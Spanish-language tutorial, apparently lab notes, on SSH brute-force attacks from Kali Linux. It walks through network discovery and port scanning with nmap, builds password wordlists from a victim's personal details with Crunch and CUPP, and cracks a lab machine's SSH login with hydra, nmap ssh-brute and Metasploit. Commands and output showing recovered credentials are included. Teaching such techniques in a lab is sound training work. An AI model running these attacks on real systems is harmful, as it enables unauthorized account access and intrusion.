Pasos SSH

Fuerza Bruta

Estando en la distribución Kali Linux, realizamos los siguientes pasos:

Identificación de la Red

1. Ejecutamos el comando `ip a` para obtener la dirección `ip` de nuestras interfaces.

```
toborochi@toborochi:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qle
n 1000
    link/ether 08:00:27:06:70:a2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.3/24 brd 192.168.1.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::d6a7:b793:560b:90d2/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qle
n 1000
    link/ether 08:00:27:69:79:89 brd ff:ff:ff:ff:ff:ff
    inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
       valid_lft 83866sec preferred_lft 83866sec
    inet6 fe80::a00:27ff:fe69:7989/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

2. Luego, podemos calcular la red base con el comando `ipcalc <nuestra ip>`

```
toborochi@toborochi:~$ ipcalc 192.168.1.3
Address:   192.168.1.3          11000000.10101000.00000001. 00000011
Netmask:   255.255.255.0 = 24   11111111.11111111.11111111. 00000000
Wildcard:  0.0.0.255            00000000.00000000.00000000. 11111111
=>
Network:   192.168.1.0/24       11000000.10101000.00000001. 00000000
HostMin:   192.168.1.1          11000000.10101000.00000001. 00000001
HostMax:   192.168.1.254        11000000.10101000.00000001. 11111110
Broadcast: 192.168.1.255        11000000.10101000.00000001. 11111111
Hosts/Net: 254                   Class C, Private Internet
```

3. Con la red base podemos proceder a ejecutar `nmap -sP <ip base>/<mascara>` para poder ver todos los dispositivos en la red.

```
toborochi@toborochi:~$ nmap -sP 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-24 22:42 -04
Nmap scan report for 192.168.1.2
Host is up (0.00076s latency).
Nmap scan report for 192.168.1.3
Host is up (0.00063s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 2.63 seconds
```

Como podemos ver en nuestro ejemplo, tenemos 2 pcs conectadas, una somos nosotros (`192.168.1.3`) y la otra es a quien atacaremos (`192.168.1.2`).

4. Ahora procedemos a ejecutar `nmap <ip victima>/<mascara>` para ver que puertos están abiertos:

```
toborochi@toborochi:~$ nmap 192.168.1.2/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-24 22:47 -04
Nmap scan report for 192.168.1.2
Host is up (0.00071s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap scan report for 192.168.1.3
Host is up (0.00072s latency).
All 1000 scanned ports on 192.168.1.3 are closed

Nmap done: 256 IP addresses (2 hosts up) scanned in 3.14 seconds
```

En nuestro caso vemos que nuestra victima tiene 3 servicios corriendo y en que puertos.

Resumen

- `ip a`: ver las interfaces
- `ipcalc <nuestra ip>`: calculamos la red base y su mascara.
- `nmap -sP <ip base>/<mascara>`: realizamos un análisis con los dispositivos encontrados.
- `nmap <ip victima>/<mascara>`: vemos los puertos abiertos y tomamos nota.

Hacking por Fuerza Bruta

Creación de Diccionarios

Para realizar un ataque de fuerza bruta, necesitamos realizar un estudio de la víctima a atacar (llamado **Password Profiling**) , nombre, nombre de conocidos, usuarios en sitios, mascota, fechas importantes, etc. Todo esto con la finalidad de tener una idea de como crear los diccionarios de **Usuarios** y **Passwords**. Para ello tenemos dos herramientas **Crunch** y **CUPP**.

- **Crunch (`sudo apt-get install crunch`)**

  Simplemente ejecutamos: `crunch <minimo> <maximo> <alfabeto> -t <PALABRA> -o <archivo salida>`

  Ejemplos:

  Generar contraseñas: `crunch 12 12 vlada7198.rfe -t vlada@@@@@@@ -o passwords.txt` **Generar usuarios:** `crunch 9 9 rochi987 -t tobo@@@@@ -o users.txt`

  Las `@` son donde **Crunch** intentará hacer todas las permutaciones con los simbolos del `<alfabeto>`.

- **CUPP (`sudo apt-get install cupp`)**

  Simplemente ejecutamos `cupp -i` y se nos dará una lista de preguntas sobre nuestra victima. Al final de ese proceso tendremos un archivo con las posibles **contraseñas** de usuarios que tenga la victima.

Fuerza Bruta

- `hydra`: `hydra -L users.txt -P passwords.txt ssh://<direccion ip victima> -t <# hilos>`

```
root@toborochi:/home/toborochi# hydra -L users.txt -P passwords.txt ssh://192.168.1.2 -t 2
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organiz
ations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-10-25 06:58:54
[DATA] max 2 tasks per 1 server, overall 2 tasks, 54 login tries (l:9/p:6), ~27 tries per task
[DATA] attacking ssh://192.168.1.2:22/
[22][ssh] host: 192.168.1.2   login: toborochi   password: vlada.free98
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-10-25 06:59:44
```

- `nmap`: `nmap <direccion ip victima> -p <puerto> --script ssh-brute --script-args userdb=users.txt,passdb=passwords.txt`


```
toborochi@toborochi:~$ nmap 192.168.1.2 -p 22 --script ssh-brute --script-args userdb=users.txt
,passdb=passwords.txt
```

```
NSE: [ssh-brute] Trying username/password pair: zosimo98:elsenordelosmartillos
NSE: [ssh-brute] Trying username/password pair: nozosimo98:elsenordelosmartillos
NSE: [ssh-brute] Trying username/password pair: taskmaster:elsenordelosmartillos
NSE: [ssh-brute] Trying username/password pair: daemon98:elsenordelosmartillos
Nmap scan report for 192.168.1.2
Host is up (0.00057s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-brute:
|   Accounts:
|     toborochi:vlada.free98 - Valid credentials
|_  Statistics: Performed 58 guesses in 19 seconds, average tps: 3.1

Nmap done: 1 IP address (1 host up) scanned in 20.42 seconds
```

- `metasploit`
  1. `msfconsole`
  2. `search ssh`
  3. Buscamos la vulnerabilidad que necesitamos, en nuestro caso: `auxiliary/scanner/ssh/ssh_login` y **ejecutamos**: `use auxiliary/scanner/ssh/ssh_login`
  4. `show options` y buscamos las opciones que nos interesan: **RHOSTS, STOP_ON_SUCCESS, USER_FILE, PASS_FILE**
  5. `set rhosts <direccion ip victima>`
  6. `set stop_on_success true`
  7. `set user_file users.txt`
  8. `set pass_file passwords.txt`
  9. `set verbose true`
  10. `run`



NOTA: `exit -y` para salir del prompt de metasploit.

Podemos acceder a la PC atacada con: `ssh <usuario>@<direccion ip>`

Podemos ver los **logs** con: `nano /var/log/auth.log`